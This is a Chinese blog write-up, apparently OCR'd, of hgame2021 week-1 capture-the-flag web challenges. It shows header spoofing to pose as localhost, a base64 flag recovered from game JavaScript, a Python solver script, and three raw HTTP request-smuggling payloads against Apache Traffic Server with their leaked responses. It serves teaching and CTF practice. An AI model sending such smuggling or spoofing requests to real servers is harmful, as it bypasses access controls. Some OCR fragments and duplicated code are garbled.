
hgame2021 week1 writeup

原创

TF0xn 于 2021-02-06 21:14:03 发布 2019 收藏 7

分类专栏： ctf

本文链接：https://blog.csdn.net/m0_48066270/article/details/113730439




目录

Web

Hitchhiking_in_the_Galaxy

访问页面，提示“我要搭顺风车！”，打开burpsuite抓包重放，提示405



将GET方法改为POST方法重放，提示“只有使用"无限非概率引擎"(Infinite Improbability Drive)才能访问这里～”

修改User-agent头为：Infinite Improbability Drive

再次重放，提示“特别要求：你得从他的`<a href="https://cardinal.ink/">Cardinal</a>`过来”

修改Referer为：https://cardinal.ink/
再次重放，提示“flag仅能通过本地访问获得”
新增X-forwarded-for字段，值为127.0.0.1，拿到flag

`hgame{s3Cret_0f_HitCHhiking_in_the_GAl@xy_i5_dOnT_p@nic!}`

watermelon

结束一次游戏，发现大于2000分才会返回flag，在project.js中搜索1999，有一个判断，会alert一个字符串

```
gameOverShowText: function (e, t) {
    if(e > 1999){
        alert(window.atob("aGdhbWV7ZG9feW91X2tub3dfY29jb3NfZ2FtZT99"))
    }
```


用base64解码:aGdhbWV7ZG9feW91X2tub3dfY29jb3NfZ2FtZT99
得到flag：`hgame{do_you_know_cocos_game?}`
另附一个有意思的分析：https://www.zhihu.com/question/440727080/answer/1699641717

宝藏走私者


访问题目，提示SECRET_DATA只能本地访问


WARNING! YOU ARE VISITING A SECRET SERVER!
YOU CAN ONLY VISIT THE SECRET_DATA AS LOCALHOST!

点击超链接跳转到/secret，发现响应包中提示需要`client-ip`头



将client-ip改为127.0.0.1，发现也不可以，猜测是反代会将真实ip带到后面，同时可以看到服务是ATS/7.1.2，可以联想到`HTTP走私`





想要详细了解http走私的可以参考文章：

https://regilero.github.io/english/security/2019/10/17/security_apache_traffic_server_http_smuggling/#toc7

和

https://paper.seebug.org/1048/#511-te-cl

同时也可以了解一下分块传输格式：

格式

如果一个HTTP消息（请求消息或应答消息）的Transfer-Encoding消息头的值为chunked，那么，消息体由数量未定的块组成，并以最后一个大小为0的块为结束。

每一个非空的块都以该块包含数据的字节数（字节数以十六进制表示）开始，跟随一个CRLF （回车及换行），然后是数据本身，最后块CRLF结束。在一些实现中，块大小和CRLF之间填充有白空格（0x20）。


最后一块是单行，由块大小（0），一些可选的填充白空格，以及CRLF。最后一块不再包含任何数据，但是可以发送可选的尾部，包括消息头字段。

消息最后以CRLF结尾。


编码的应答

```
HTTP/1.1 200 OK
Content-Type: text/plain
Transfer-Encoding: chunked

25
This is the data in the first chunk

1C
and this is the second one

3
con

8
sequence

0
```

使用文章中的不同方法构造http走私请求包



方法一（三个图以示区分，可以自行尝试）：



```
foo:
```

```
    </title>
    <meta name="viewport" content="width=device-width, in
    <link href="https://maxcdn.bootstrapcdn.com/bootstrap
    <!--[if lt IE 9]>
    <script src="https://oss.maxcdn.com/libs/html5shiv/3.
    <script src="https://oss.maxcdn.com/libs/respond.js/1
    <![endif]-->
  </head>
  <body>
    <script src="https://code.jquery.com/jquery.js">
    </script>
    <script src="js/bootstrap.min.js">
    </script>

    <br>
    <div class="alert alert-success" style="
    width:80%;
    max-width: 800px;
    min-width: 50px;
    max-height: 1600px;
    min-height: 50px;
    margin: 100px auto auto;
    display: block;
    float: none;
    text-align: center;
    ">
      WELCOME LOCALHOST. HERE IS THE SECRET:<br>
      hgame{HtTp+sMUg9l1nG^i5~r3al1y-d4nG3r0Us!}
    </div>
```


Request

Pretty | Raw | \n | Actions

```
GET / HTTP/1.1
Host: thief.0727.site
Content-Length: 91
Transfer-Encoding:chunked

7
PREFIXx
0

GET /secret HTTP/1.1
Host: thief.0727.site
client-ip:127.0.0.1
foo:afda
```

Response

Pretty | Raw | Render | \n | Actions

```
HTTP/1.1 200 OK
Server: ATS/7.1.2
Date: Wed, 03 Feb 2021 07:50:47 GMT
Content-Type: text/html; charset=UTF-8
Age: 0
Connection: keep-alive
Content-Length: 904

<!DOCTYPE html>
<html>
  <head>
    <title>
      SECRET-SERVER
    </title>
    <meta name="viewport" content="width=device-width,
    <link href="https://maxcdn.bootstrapcdn.com/bootst
    <!--[if lt IE 9]>
    <script src="https://oss.maxcdn.com/libs/html5shiv
    <script src="https://oss.maxcdn.com/libs/respond.
    <![endif]-->
  </head>
  <body>
    <script src="https://code.jquery.com/jquery.js">
    </script>
    <script src="js/bootstrap.min.js">
    </script>

    <br>
    <div class="alert alert-success" style="
    width:80%;
    max-width: 800px;
    min-width: 50px;
    max-height: 1600px;
    min-height: 50px;
    margin: 100px auto auto;
    display: block;
    float: none;
    text-align: center;
    ">
      WELCOME LOCALHOST. HERE IS THE SECRET:<br>
      hgame{HtTp+sMUg9l1nG^i5~r3al1y-d4nG3r0Us!}
```

方法二：

Request

Pretty Raw \n Actions

```
GET / HTTP/1.1
Host:thief.0727.site
Content-Length : 67

GET /secret HTTP/1.1
Host:thief.0727.site
client-ip:127.0.0.1
a:
```

Response

Pretty Raw Render \n Actions

```
HTTP/1.1 200 OK
Server: ATS/7.1.2
Date: Wed, 03 Feb 2021 12:51:36 GMT
Content-Type: text/html; charset=UTF-8
Age: 0
Connection: keep-alive
Content-Length: 904

<!DOCTYPE html>
<html>
  <head>
    <title>
      SECRET-SERVER
    </title>
    <meta name="viewport" content="width=device-width, init
    <link href="https://maxcdn.bootstrapcdn.com/bootstrap/3.
    <!--[if lt IE 9]>
    <script src="https://oss.maxcdn.com/libs/html5shiv/3.7.
    <script src="https://oss.maxcdn.com/libs/respond.js/1.3.
    <![endif]-->
  </head>
  <body>
    <script src="https://code.jquery.com/jquery.js">
    </script>
    <script src="js/bootstrap.min.js">
    </script>

    <br>
    <div class="alert alert-success" style="
    width:80%;
    max-width: 800px;
    min-width: 50px;
    max-height: 1600px;
    min-height: 50px;
    margin: 100px auto auto;
    display: block;
    float: none;
    text-align: center;
    ">
      WELCOME LOCALHOST. HERE IS THE SECRET:<br>
      hgame{HtTp+sMUg9l1nG^i5~r3al1y-d4nG3rOUs!}
```

方法三：

Request


Pretty Raw \n Actions

```
GET / HTTP/1.1
Host:thief.0727.site
Cache-control: max-age=10
Content-Length : 67

GET /secret HTTP/1.1
Host: thief.0727.site
client-ip: 127.0.0.1

```

Response

Pretty Raw Render \n Actions

```
HTTP/1.1 200 OK
Server: ATS/7.1.2
Date: Wed, 03 Feb 2021 13:20:53 GMT
Content-Type: text/html; charset=UTF-8
Age: 0
Connection: keep-alive
Content-Length: 904

<!DOCTYPE html>
<html>
  <head>
    <title>
      SECRET-SERVER
    </title>
    <meta name="viewport" content="width=device-width, init
    <link href="https://maxcdn.bootstrapcdn.com/bootstrap/3.
    <!--[if lt IE 9]>
    <script src="https://oss.maxcdn.com/libs/html5shiv/3.7.
    <script src="https://oss.maxcdn.com/libs/respond.js/1.3.
    <![endif]-->
  </head>
  <body>
    <script src="https://code.jquery.com/jquery.js">
```




智商检测鸡

发现都是ax+b的定积分，使用sympy库写一个爬虫脚本
脚本如下：

```python
from lxml import etree
from sympy import *
import requests
import json

s = requests.session()

step: int = 0

while true:

    q = s.get('http://r4u.top:5000/api/getQuestion')

    q = json.loads(q.text)['question']

    q = etree.HTML(q)

    a = q.xpath('//math/mrow/msubsup/mrow[1]/mo/text()')[0]

    b = q.xpath('//math/mrow/msubsup/mrow[1]/mn/text()')[0]

    c = q.xpath('//math/mrow/msubsup/mrow[2]/mn/text()')[0]

    d = q.xpath('//math/mrow/mn[1]/text()')[0]

    e = q.xpath('//math/mrow/mn[2]/text()')[0]

    x = symbols('x')

    x = integrate(int(d) * x + int(e), (x, int(a + b), int(c)))

    x = round(x, 2)

    header = {
        "Content-Type": "application/json;charset=UTF-8"
    }

    res = s.post('http://r4u.top:5000/api/verify', data='{"answer":' + (daan := str(round(x, 2))) + '}', headers
=header)

    step += 1

    print(step, a, b, c, d, e, daan, json.loads(res.text)["result"])

    if step == 100:
        flag = s.get('http://r4u.top:5000/api/getFlag')
        flag = json.loads(flag.text)
        print("flag:", flag["flag"])
        break
```

走私者的愤怒

